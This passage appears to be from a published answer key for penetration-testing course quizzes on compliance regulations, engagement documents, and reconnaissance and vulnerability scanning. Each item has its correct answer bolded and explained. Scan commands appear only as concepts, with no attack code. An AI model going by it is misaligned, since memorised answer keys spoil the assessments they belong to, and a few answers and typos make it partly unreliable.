- de-authorizing network devices tools

Explanation: For testing the server and client platforms in an environment, several automated vulnerability scanning tools can be used to identify things such as outdated software and misconfigurations. For testing the robustness of protocols, fuzzing tools are typically used.

25. Sometimes a tester cannot virtualize a system to do the proper penetration testing. What action should be taken if a system cannot be tested in a virtualized environment?

- **a full backup of the system**
- rebuild the system after any test is performed
- adopt penetration test tools that will certainly not damage the system
- a complete report with recommended repairs

Explanation: Being able to recover your production environment is important for many reasons. When doing penetration testing, the tester will break things no matter what tools are adopted. Sometimes when things are broken, they do not recover without support. Using some virtual environment is ideal as it offers snapshots and restore features for the system state. In such a case that the system cannot be virtualized, having a full backup of the system or environment is required.

1. A contractor is hired to review and perform cybersecurity vulnerability assessments for a local health clinic facility. Which U.S. government regulation must the contractor understand before the contractor can start?

- GDPR
- GLBA
- **HIPAA**
- FedRAMP

Explanation: The original intent of the Health Insurance Portability and Accountability Act (HIPAA) was to simplify and standardize healthcare administrative processes. The U.S. Department of Health and Human Services (HHS) was instructed to develop and publish standards to protect individual electronic health information while permitting appropriate access and use by healthcare providers and other entities. A cybersecurity professional must fully understand HIPAA before performing a compliance-based assessment.

2. An Internal Revenue Service office in New York is considering moving some services to a cloud computing platform. Which U.S. government regulation must the office follow in the process?

- GDPR
- FFIEC
- HIPAA
- **FedRAMP**

Explanation: Federal Risk and Authorization Management Program (FedRAMP) provides a standardized approach to U.S. government security authorizations for cloud service offerings.

3. An US university in California plans to offer online courses to students in partner universities in France and Germany. Which regulation should the university follow when those courses are offered?

- **GDPR**
- HIPAA
- FERPA
- FedRAMP

Explanation: General Data Protection Regulation (GDPR) is European legislation associated with personal data privacy. GDPR includes strict rules around the processing of data and privacy. Due to its effectiveness and abilities, GDPR extends to manage data regardless of whether in Europe, the US, or any part of the world.

4. Which U.S. government agency is responsible for enforcing the Privacy of Consumer Financial Information Rule of the Gramm-Leach-Bliley Act (GLB Act)?

- Securities and Exchange Commission (SEC)

- Commodity Futures Trading Commission (CFTC)
- **Federal Trade Commission (FTC)**
- Federal Deposit Insurance Corporation (FDIC)

Explanation: The U.S. Gramm-Leach-Bliley Act (GLB Act) applies to all financial services organizations, regardless of size. The Federal Trade Commission (FTC) is responsible for enforcing GLBA.

5. In the healthcare sector, which term defines an entity that processes nonstandard health information it receives from another entity into a standard format?

- health plan
- healthcare provider
- business associates
- **healthcare clearinghouse**

Explanation: In the healthcare sector, a healthcare clearinghouse is an entity that processes nonstandard health information it receives from another entity into a standard format.

6. In the healthcare sector, which term is used to define an entity that provides payment for medical services?

- **health plan**
- healthcare provider
- business associates
- healthcare clearinghouse

Explanation: In the healthcare sector, a health plan is an entity that provides payment for medical services, such as health insurance companies, HMOs, government health plans, or government programs that pay for healthcare, such as Medicare, Medicaid, military, and veteran programs.

7. In e-commerce, what determines the application of the Payment Card Industry Data Security Standard (PCI DSS) requirements?

- merchant
- payment brand
- **primary account number**
- approved scanning vendor

Explanation: The primary account number (PAN) is the defining factor in the applicability of PCI DSS requirements. PCI DSS requirements apply if the PAN is stored, processed, or transmitted.

8. What are two examples of sensitive authentication data associated with a payment card that requires compliance with the Payment Card Industry Data Security Standard (PCI DSS)? (Choose two.)

- expiration date
- cardholder name
- **CAV2/CVC2/CVV2/CID**
- primary account number
- **full magnetic strip data or equivalent data on a chip**

Explanation: The payment card account data consists of cardholder data and sensitive authentication data. Cardholder data includes the primary account number, cardholder name, expiration date, and service code. Sensitive authentication data includes a full magnetic strip or equivalent data on a chip, CAV2/CVC2/CVV2/CID code, and PINs/PIB blocks.

9. Match the parts of Recommendation for Key Management in the NIST SP 800-57 to the description.

Explanation: Place the options in the following order:

Part 1: General	provides general guidance and best practices for the management of cryptographic keying material

Part 2: Best Practices for Key Management Organization	provides guidance on policy and security planning requirements for U.S. government agencies
Part 3: Application Specific Key Management Guidance	provides guidance when using the cryptographic features of current systems

10. An employee of a cybersecurity consulting firm in the U.S. is assigned to help assess the system and operation vulnerabilities of several financial institutions in Europe. The task includes penetration tests for compliance. What is a key element the employee must have before starting the assignment?

- state-of-the-art penetration testing tools
- valid user credentials to perform tests at each client institution
- detailed network diagrams and asset inventories from each client institution
- **documentation of permission for performing the tests from the client institutions**

Explanation: An employee performing penetration testing should be aware of any local restrictions. Countries may have specific country limitations and local laws that may restrict whether the employee can perform some tasks as a penetration tester. The employee must always have clear documentation from the client indicating that permission to perform the testing is granted.

11. A company hires a cybersecurity professional to perform penetration tests to assess government regulation compliance. Which legal document should be provided to the cybersecurity professional that specifies the expectations and constraints, including quality of work, timelines, and cost?

- statement of work (SOW)
- **service-level agreement (SLA)**
- non-disclosure agreement (NDA)

- master service agreement (MSA)

Explanation: A service-level agreement (SLA) is a well-documented expectation or constraint related to one or more of the penetration testing service's minimum and maximum performance measures (such as quality, timeline, and cost).

12. A company hires a cybersecurity professional to perform penetration testing to assess government regulation compliance. Which document will be provided to the cybersecurity professional that specifies a detailed and descriptive list of all the deliverables, including the scope of the project, the timeline and report delivery schedule, the location of the work, and the payment schedule?

- **statement of work (SOW)**
- service-level agreement (SLA)
- master service agreement (MSA)
- non-disclosure agreement (NDA)

Explanation: A statement of work (SOW) is a document that specifies the details of the activities to be performed during a penetration testing engagement. It can be used to define some of the elements:
Project (penetration testing) timelines, including the report delivery schedule
The scope of the work to be performed
The location of the work (geographic location or network location)
Special technical and nontechnical requirements
Payment schedule

13. A company hires a cybersecurity consultant to perform penetration testing to assess government regulation compliance. The company wants the consultant to disclose information to them and no one else. Which type of NDA agreement should be presented to the consultant?

- mutual NDA
- bilateral NDA
- **unilateral NDA**
- multilateral DNA

Explanation: With a unilateral NDA, only one party discloses certain information to the other party, and the information must be kept protected and not disclosed. In this case, the company must provide sufficient information for the consultant to

perform penetration tests to assess government regulation compliance. The company would ask the consultant to sign a unilateral non-disclosure agreement to protect the internal private information.

14. A company hires a cybersecurity consultant to perform penetration testing to assess government regulation compliance. Which document must the consultant receive that specifies the agreement between the consultant and the company for the penetration testing engagement?

- **contract**
- disclaimers
- statement of work
- non-disclosure agreement

Explanation: The contract is one of the most important documents in a pen testing engagement. It specifies the terms of the agreement and how the consultant will get paid, and it provides clear documentation of the services that will be performed.

15. A company hires a cybersecurity consultant to perform penetration testing to assess government regulation compliance. The consultant is preparing the final report after the penetration testing is completed. In which section of the report should the consultant cover the limitation of the work performed, such as the only dates when the testing is performed and that the findings mentioned in the report do not guarantee that all vulnerabilities are covered?

- **disclaimers**
- scope of work
- findings and analysis
- non-disclosure statement

Explanation: The party performing work in a penetration testing engagement may add a disclaimer in the pre-engagement documentation and in the final report to disclaim the limited responsibility and reliability. Cybersecurity threats are always changing, and new vulnerabilities are discovered daily. No software, hardware, or technology is immune to security vulnerabilities, no matter how much security testing is conducted. One example of a disclaimer is that the penetration testing report is intended only to provide documentation and that the hiring company will determine the best way to remediate any vulnerabilities.

16. A company hires a cybersecurity consultant to perform penetration tests and review the rules of engagement documents. What are three examples of typical elements in the rules of engagement document? (Choose three.)

- **testing timeline**
- payment schedule
- **location of testing**
- non-disclosure agreement
- **preferred method of communication**
- unknown-environment testing condition

Explanation: The rules of engagement document specify the conditions under which the security penetration testing engagement will be conducted. Examples of the elements that are typically included in the rules of engagement document are:

- Testing timeline
- Location of testing
- Preferred method of communication
- The time window of the testing
- The security controls that the cloud potentially detects or prevent test
- IP addresses or networks from which testing will originate
- Types of allowed or disallowed tests

17. A company hires a cybersecurity consultant to perform penetration tests and review the rules of engagement documents. The consultant notices that one element specifies that the tests should be performed toward only web applications on websites www1.company.com and www2.company.com, with no social engineering attacks and no cross-site scripting attacks. Which element in the document is used for the specification?

- location of testing
- **types of allowed or disallowed tests**
- IP addresses or networks from which testing will originate
- the security controls that could potentially detect or prevent testing

Explanation: The rules of engagement document specify the conditions under which the security penetration testing engagement will be conducted. The types of allowed or disallowed tests element in the rules of engagement document should specify specific penetration tests that are allowed or disallowed.

18. A company hires a cybersecurity consultant to assess applications using different APIs. Which document should the company provide to the consultant about an XML-based language used to document a web service's functionality?

- GraphQL documentation
- Swagger (OpenAPI) documentation
- **Web Services Description Language (WSDL) document**
- Web Application Description Language (WADL) document

Explanation: Web Services Description Language (WSDL) is an XML-based language used to document a web service's functionality.

19. A company hires a cybersecurity consultant to assess applications using different APIs. Which document should the company provide to the consultant about a query language for APIs and a language for executing queries at runtime?

- **GraphQL documentation**
- Swagger (OpenAPI) documentation
- Web Services Description Language (WSDL) document
- Web Application Description Language (WADL) document

Explanation: GraphQL is a query language for APIs. It is also a server-side runtime language for executing queries using a type system a user defines for the data.

20. A company hires a cybersecurity consultant to assess vulnerability on crucial web application devices such as web and database servers. Which document should the company provide to help the consultant document and define what systems are in the testing?

- examples of application requests
- source codes of the applications
- **system and network architectural diagram**
- software development kit (SDK) for specific applications

Explanation: The system and network architectural diagrams can be very beneficial for penetration testers to help them to document and define what systems are in scope during the testing.

21. A company hires a cybersecurity consultant to perform penetration tests. What can cause scope creep of the engagement?

- lack of up-to-date testing tools
- lack of system and network architectural diagrams
- poor formatted request for proposal (RFP) by the company
- **ineffective identification of what technical and nontechnical elements will be required for the penetration test**

Explanation: Scope creep is a project management term that refers to the uncontrolled growth of the scope of a project. Causes of scope creep include:
poor change management in the penetration testing engagement
ineffective identification of what technical and nontechnical elements will be required for the penetration test
poor communication among stakeholders, including your client and your team

22. A company hires a cybersecurity consultant to perform penetration tests. What should be the consultant's first step in validating the engagement scope?

- Confirm the contents of the request for proposal (RFP).
- Request user credentials in accessing targeted systems.
- **Question the company contact person and review contracts.**
- Ensure that systems and network architectural diagrams are accurate.

Explanation: The first step in validating the scope of an engagement is to question the client and review contracts. The consultant must understand the target audience for the penetration testing report. The consultant should also understand the subjects, business units, and any other entity such a penetration testing engagement will assess.

23. A company hires a cybersecurity consultant to perform penetration tests. The consultant is working with the company to set up communication procedures. Which two protocols should be considered for exchanging emails securely? (Choose two.)

- SCP

- **PGP**
- SFTP
- HTTPS
- **S/MIME**

Explanation: Pretty Good Privacy (PGP) keys or Secure/Multipurpose Internet Mail Extensions (S/MIME) keys can enforce email security by encrypting email exchanges. Secure Copy Protocol (SCP) or Secure File Transfer Protocol (SFTP) can transfer files securely over the network. HTTPS provides secure communication between web browsers and web servers.

24. A company hires a cybersecurity consultant to perform penetration tests. The consultant is discussing with the company about the penetration testing strategy. Which statement describes the term unknown-environment testing?

- This is a type of testing where the scope of the work could be extended later.
- This is a type of testing where the time frame of the work can be flexible and extension is possible.
- This type is a type of testing where the budget can be further negotiated throughout the testing.
- **This type of testing is where the consultant will be provided with very limited information about the targeted systems and network.**

Explanation: In unknown-environment testing (formerly called black-box penetration testing), the consultant is typically provided only a very limited amount of information, for example, only the domain names and IP addresses that are in scope for a particular target. This type of limitation is to have the consultant start with the perspective that an external attacker might have.

25. A company hires a cybersecurity consultant to perform penetration tests. What is the key difference between unknown-environment testing and known-environment testing?

- the types of systems and network to be tested
- **the amount of information provided to the consultant**
- the tools and types of tests allowed during testing
- credentials and certificates required of the consultant

Explanation: The key difference between unknown-environment testing and known-environment testing is the amount of information provided to the consultant. In typical unknown-environment testing, only a very limited amount of information would be provided to the consultant. This type of limitation is to have the consultant start with the perspective that an external attacker might have. In typical known-environment testing (formerly known as white-box penetration testing), the consultant starts with significant information about the organization and its infrastructure. Other factors could be the same or similar to both testing types.

3.5.3 Quiz – Information Gathering and Vulnerability Scanning Answers

1. Which two tools could be used to gather DNS information passively? (Choose two.)

- **Recon-ng**
- **Dig**
- Wireshark
- Nmap
- ExifTool

Explanation: Recon-ng and Dig can perform passive reconnaissance based on DNS data. Wireshark is packet capture software. ExifTool is used to extract metadata from files. Nmap is an active reconnaissance tool.

2. When performing passive reconnaissance, which Linux command can be used to identify the technical and administrative contacts of a given domain?

- netstat
- dig
- **whois**
- nmap

Explanation: The whois command identifies domain technical and administrative contacts, though it must be remembered that many organizations keep their

registration details private and use domain register organization contacts. Nmap is an active reconnaissance tool. Dig can be used to perform passive reconnaissance based on DNS data. The netstat command displays active network connections on a host.

3. Which specification defines the format used by image and sound files to capture metadata?

- **Exchangeable Image File Format (Exif)**
- Extensible Image File Format (Exif)
- Exchangeable File Format (EFF)
- Interchangeable File Format (IFF)

Explanation: Exchangeable Image File Format (Exif) is a specification that defines the formats for images, sound, and supplementary tags used by digital devices and other systems that process image and sound files.

4. Why would a penetration tester perform a passive reconnaissance scan instead of an active one?

- **to collect information about a network without being detected**
- because the time to perform the scan is limited
- because the root-level SSH credentials to a target have been compromised
- to test whether specific services or protocols are available on the network

Explanation: Typically a passive reconnaissance scan of a target instead of an active reconnaissance scan would be performed when information is required to be collected in a way that does not alert any security measures that may be deployed on the network. Any scan that injects traffic onto the network or elicits service responses is an active scan that existing security measures could detect.

5. What type of server is a penetration tester enumerating when they enter the nmap -sU command?

- **DNS, SNMP, or DHCP server**
- HTTP or HTTPS server
- POP3, IMAP, or SMTP server
- FTP server

Explanation: A UDP scan would enumerate servers running protocols that use UDP, such as DNS, SNMP, or DHCP.

6. What is the disadvantage of conducting an unauthenticated scan of a target when performing a penetration test?

- **Vulnerability of services running inside the target may not be detected.**
- The scanner will report the port as open whether or not the service on that network segment is listening or not.
- Unauthenticated scans are more likely to provide a lower rate of false positives than authenticated scans.
- Unauthenticated scans are a form of passive reconnaissance that return little useful information.

Explanation: If the service is not listening on that network segment, or if it is firewalled, an unauthenticated scan will report the port as closed and move on, which means vulnerabilities may be missed.

7. What is required for a penetration tester to conduct a comprehensive authenticated scan against a Linux host?

- **user credentials with root-level access to the target system**
- system user credentials
- physical on-premises access to the target system
- unauthenticated scans are a form of passive reconnaissance that return little useful information.
- backdoor access to the target system

Explanation: When conducting an authenticated scan against a target, many of the commands that the scanner runs require root-level access to gather the correct and most complete information from the system; system user credentials would only provide access to resources for which that user has privilege. An authenticated scan against a target does not have to be conducted on-premises; remote SSH access is typically used.

8. In which circumstance would a penetration tester perform an unauthenticated scan of a target?

- **when user credentials were not provided**
- when the number of false positive vulnerability reports is not required

- when time is limited and faster scans are required
- when only targets with UDP services are to be scanned

Explanation: Unauthenticated vulnerability scans do not use credentials to scan a target, so they are more likely to be used when a user or root-level credentials are unavailable or unknown.

9. Why would a penetration tester use the nmap -sF command?

- **when a TCP SYN scan is detected by a network filter or firewall**
- when the tester wants to conclude the scan
- when a TCP SYN scan reports more than one open port
- when the tester needs to time stamp the scan

Explanation: When a network filter or firewall detects a TCP SYN scan, a TCP FIN scan will send a FIN packet to a target port. TCP FIN packets are typically allowed through firewalls and filters.

10. What is the purpose of host enumeration when beginning a penetration test?

- **to identify all active IP addresses within the scope of the test**
- to count the total number of IP addresses within the scope of the test
- to identify all vulnerable hosts within the scope of the test
- to count the total number of vulnerable hosts within the scope of the test

Explanation: Host enumeration can be used to identify all active IP addresses within the scope of the penetration test. It may provide limited information about those devices, such as type and operating system version.

11. What can be deduced when a tester enters the nmap -sF command to perform a TCP FIN scan and the target host port does not respond?

- that the port is not responding to TCP traffic
- that the port is listening for UDP traffic
- **that the port is open**
- that the port is not ready to close the TCP connection

Explanation: If nothing is received from the target port in response to a TCP FIN scan, the port can be considered open because the normal behavior is to ignore

the FIN packet. If the port is closed, the target system sends back an RST packet.

12. What is the disadvantage of running a TCP Connect scan compared to running a TCP SYN scan during a penetration test?

- Both open and closed ports are detected.
- Indeterminate ICMP messages are generated.
- Hosts and addresses outside the scope of the test may be scanned.
- **The extra packets required may trigger an IDS alarm.**

Explanation: Security tools and the underlying targeted system are more likely to log the full TCP connection of a TCP Connect Scan, and intrusion detection systems (IDSs) are more likely to trigger alarms on several TCP connections from the same host. Detecting open and closed ports is not a disadvantage of a TCP Connect Scan. It is the tester's responsibility to ensure that hosts and addresses outside the scope of the penetration test are not scanned.

13. When a penetration test identifies a vulnerability, how should the vulnerability be further verified?

- **determine if the vulnerability is exploitable**
- prioritize the vulnerability severity
- assess the business risk associated with the vulnerability
- mitigate the vulnerability

Explanation: If a detected vulnerability can be exploited, it is verified as valid. The vulnerability should then be prioritized, mitigated, and risk assessed.

14. Why is the Common Vulnerabilities and Exposures (CVE) resource useful when investigating vulnerabilities detected by a penetration test?

- It is a high level list of software weaknesses.
- **It is an international consolidation of cybersecurity tools and databases.**
- It has three vulnerability score components.
- It is a dictionary of known attacks.

Explanation: Common Vulnerabilities and Exposures (CVE) was created in 1999 to consolidate cybersecurity tools and databases internationally. Common Weakness Enumeration (CWE) is a high-level list of software weaknesses. The

Common Vulnerability Scoring System (CVSS) has three components: base, temporal, and environmental scores. Common Attack Pattern Enumeration and Classification (CAPEC) is a dictionary of known attacks seen in the real world.

15. What is the purpose of applying the Common Vulnerability Scoring System (CVSS) to a vulnerability detected by a penetration test?

- to determine the priority of the vulnerability
- to determine the attack vector that applies to the vulnerability
- to accurately record how the vulnerability was detected
- **to calculate the severity of the vulnerability**

Explanation: The Common Vulnerability Scoring System (CVSS) is a widely adopted standard for calculating the severity of a given vulnerability using three components: base, temporal, and environmental scores.

16. A threat actor is looking at the IT and technical job postings of a target organization. What would be the most beneficial information to capture from these postings?

- **the type of hardware and software used**
- the salaries of the positions listed
- the hours of work required by the roles listed
- the employment benefits offered by the company

Explanation: When advertising vacant IT and technical positions, businesses will typically list the hardware and software skills and qualifications required by the successful applicants. This information provides the attacker with helpful information about the hardware and software platforms operated by that business, which can then be used in planning an attack.

17. How is open-source intelligence (OSINT) gathering typically implemented during a penetration test?

- **by using public internet searches**
- by installing and running the OSINT API
- by sending phishing emails
- by using nmap for web page and web application enumerations

Explanation: Open-source intelligence (OSINT) gathering uses publicly available intelligence sources, such as Internet searches, to collect and analyze information about a target.

18. What initial information can be obtained when performing user enumeration in a penetration test?

- the IP addresses of the target hosts
- **a valid list of users**
- the credentials of a specified user
- access to the target internal network

Explanation: When access to the target internal network has been achieved, user enumeration tools will gather a valid list of users. A username is the first step in attempting to crack a set of credentials.

19. What useful information can be obtained by running a network share enumeration scan during a penetration test?

- **systems on a network that are sharing files, folders, and printers**
- the usernames and password credentials of users on the network
- all vulnerable hosts on the network
- lists of the attack vectors that can exploit the network

Explanation: A network share enumeration scan can identify network systems that share files, folders, and printers. This information helps build out the attack surface of an internal network.

20. A penetration tester must run a vulnerability scan against a target. What is the benefit of running an authenticated scan instead of an unauthenticated scan?

- **Authenticated scans can provide a more detailed picture of the target attack surface.**
- Authenticated scans are a form of passive reconnaissance that does not trigger target security alarms.
- Authenticated scans are performed without user credentials.
- Authenticated scans are less complex and are quicker than unauthenticated scans.

Explanation: Authenticated scans require credentials with root-level access to the system and can provide a complete picture of the target attack surface.

21. What are three considerations when planning a vulnerability scan on a target production network during a penetration test? (Choose three.)

- **the timing of the scan**
- the trained personnel available to analyze the scan results
- **the available network bandwidth**
- **the network topology**
- authenticated scans are less complex and are quicker than unauthenticated scans
- the available scanning tools
- the scan reporting requirement

Explanation: To minimize disruption to a target production network, considerations to consider when planning a vulnerability scan include the timing of the scan, the available network bandwidth, and the network topology. The available scanning tools, trained personnel, and reporting requirements are a tester and customer procedural considerations, not scan target considerations.

22. When performing a vulnerability scan of a target, how can adverse impacts on traversed devices be minimized?

- Unauthenticated vulnerability scans should be performed.
- Only passive reconnaissance scans should be performed.
- **The scan should be performed as close to the target as possible.**
- Scanning policy options should include query throttling.

Explanation: To eliminate impacting devices that the scanner traffic is traversing and to ensure that these devices do not affect the scan results, the scan should be performed as close to the target as possible.

23. A company hires a cybersecurity consultant to conduct a penetration test to assess vulnerabilities in network systems. The consultant is preparing the final report to send to the company. What is an important feature of a final penetration test report?

- **It gives an accurate presentation of vulnerabilities.**
- It follows expected report presentation standards and style.

- It is a summary of general information so non-technical managers can understand it.
- It is made publicly available to all interested parties.

Explanation: The most important feature of a final penetration test report is that it is accurate, with all the vulnerabilities verified, and contains no false positive results.

24. What is the advantage of using the target Wi-Fi network for reconnaissance packet inspection?

- The packet scan takes less time wirelessly compared to using the target wired network.
- More information can be captured wirelessly compared to using the target wired network.
- Fewer false positive vulnerabilities are detected.
- **Physical access to the building may not be required.**

Explanation: The target wireless footprint can bleed beyond building walls; therefore, using the target Wi-Fi network to perform packet inspection in a penetration test often means that physical internal building access is not required. This reduces the chances of detection.

25. What guidance does the NIST Cybersecurity Framework provide to help improve an organization's cybersecurity posture?

- The framework provides a global consolidation of cybersecurity tools and databases.
- The framework lists cyber attacks that have been seen in the real world.
- The framework provides a vulnerability scoring system.
- **The framework outlines standards and industry best practices.**

Explanation: The NIST Cybersecurity Framework outlines the standards and industry best practices that can be used to improve organizations' cybersecurity posture.